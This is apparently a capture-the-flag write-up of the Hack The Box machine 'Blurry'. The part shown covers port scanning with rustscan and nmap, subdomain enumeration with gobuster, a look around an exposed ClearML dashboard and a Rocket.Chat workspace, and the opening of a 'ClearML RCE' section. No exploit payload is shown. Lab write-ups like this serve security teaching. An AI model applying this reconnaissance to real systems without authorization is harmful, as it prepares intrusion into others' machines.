
HTB-Blurry




Information Gathering

Rustscan

Rustscan find SSH and HTTP running on the target machine:


`rustscan --addresses 10.10.11.19 --range 1-65535`



```
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack
```

Nmap

Nmap discovers subdomain **app.blurry.htb**:



```
┌──(yoon㉿kali)-[~/Documents/htb/blurry]
└─$ sudo nmap -sVC -p 80 10.10.11.19
[sudo] password for yoon:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-08 22:44 EDT
Nmap scan report for 10.10.11.19
Host is up (0.21s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Did not follow redirect to http://app.blurry.htb/

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.69 seconds
```


We will add **blurry.htb** and **app.blurry.htb** to `/etc/hosts`.

Enumeration

HTTP - TCP 80

Since nmap discovered subdomain already, let's see if there are more:


```
sudo gobuster vhost --append-domain -u http://blurry.htb -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
```



```
Found: api.blurry.htb Status: 400 [Size: 280]
Found: chat.blurry.htb Status: 200 [Size: 218733]
Found: files.blurry.htb Status: 200 [Size: 2]
Found: app.blurry.htb Status: 200 [Size: 13327]
Progress: 4989 / 4990 (99.98%)
```

Gobuster discovers couple more subdomains. We will add all of them to `/etc/hosts`.


app.blurry.htb is a login page for **ClearML**:



CLEAR|ML
Full Name
START
By signing up you agree to Allegro AI's
Privacy Policy and Terms of Use.
☆ Star 5,350
If you ❤ ClearML, ★ us on GitHub
Join our Community on Slack
Contact Us


> ClearML is an open-source platform designed to streamline and manage the lifecycle of machine learning (ML) projects. It provides tools and services for experiment management, data management, model training, and deployment, facilitating collaboration and reproducibility within data science and ML teams.

Without needing any credentials, we can access `/dashboard` after typing in random username:



TYPE	TITLE	PROJECT	STARTED	UPDATED	STATUS
Data Processing	Review JSON Artifacts	Black Swan	Jun 8 2024 22:56	Jun 8 2024 22:56	✓ Completed
Training	Create artifact	Black Swan	Jun 8 2024 20:38	Jun 8 2024 20:38	✓ Completed

api.blurry.htb shows some sort of hashes which seems to be a key:




```
▼ meta:
    id:                      "7874a2b1243a4bfc826aaee6ad17474b"
    trx:                     "7874a2b1243a4bfc826aaee6ad17474b"
  ▼ endpoint:
      name:                  ""
      requested_version:     1
      actual_version:        null
    result_code:             400
    result_subcode:          0
    result_msg:              "Invalid request path /"
    error_stack:             null
    error_data:              {}
  data:                      {}
```

files.blurry.htb has nothing special on it:

```
OK
```

chat.blurry.htb shows a login portal for **Blurry Vision Workspace**:




Welcome to Blurry Vision workspace

Powered by Rocket.Chat

By proceeding you are agreeing to our Terms of Service, Privacy Policy and Legal Notice.

We have access to the dashboard after user registration:



Home

Welcome to Blurry Vision

Some ideas to get you started

Create channels

Create a public channel that new workspace members can join.

Join rooms

Discover public channels and teams in the workspace directory.

Mobile apps

Take Rocket.Chat with you with mobile applications.


Desktop apps

Install Rocket.Chat on your preferred desktop platform.

Documentation

Learn how to unlock the myriad possibilities of Rocket.Chat.

Looking around, we see some of the potential users:



February 17, 2024

irisview 1:32 PM
Hey team, hope everyone's vision is clear today! 😄 Just a heads up, we've got a sprint review meeting tomorrow. Make sure your tasks are up to date in our DevOps platform.

raytrace 1:32 PM
Speaking of clear vision, I spent the weekend trying to debug that pesky vision algorithm. Turns out, the solution was right in front of us! I'll share the deets in our meeting.

lenasphere 1:33 PM
Good stuff, team! irisview, is there anything specific we should prepare for the sprint review?

irisview 1:34 PM
Just ensure your parts of the project are polished and ready to demo. It's all about showing our progress and figuring out our next steps.

jippity Admin 1:35 PM
Loving the collaborative spirit here! 🚀 By the way, has anyone seen the new coffee machine in the break room? It's supposed to have a "vision" for the perfect brew. 😂

irisview 1:36 PM
Haha, jippity , I'll believe it when I see it...or taste it, rather. Let's all grab a coffee after the sprint review tomorrow. My treat!


melo joined the channel 2:46 PM

However, nothing else seems to be intriguing.

Shell as jippity

ClearML RCE

Let's try creating new project on **app.blurry.htb**:



CREATE NEW EXPERIMENT

To create a new experiment you can either run your ML code instrumented with the ClearML SDK, or relaunch a previously run experiment by cloning it.

1. Install

Run the ClearML setup script

```
pip install clearml
```


2. Configure

Run the ClearML setup script

```
clearml-init
```

Complete the clearml configuration information as prompted.

We are prompted with the page where it guides you how to set up ClearML locally:



1. Install

Run the ClearML setup script

```
pip install clearml
```

2. Configure

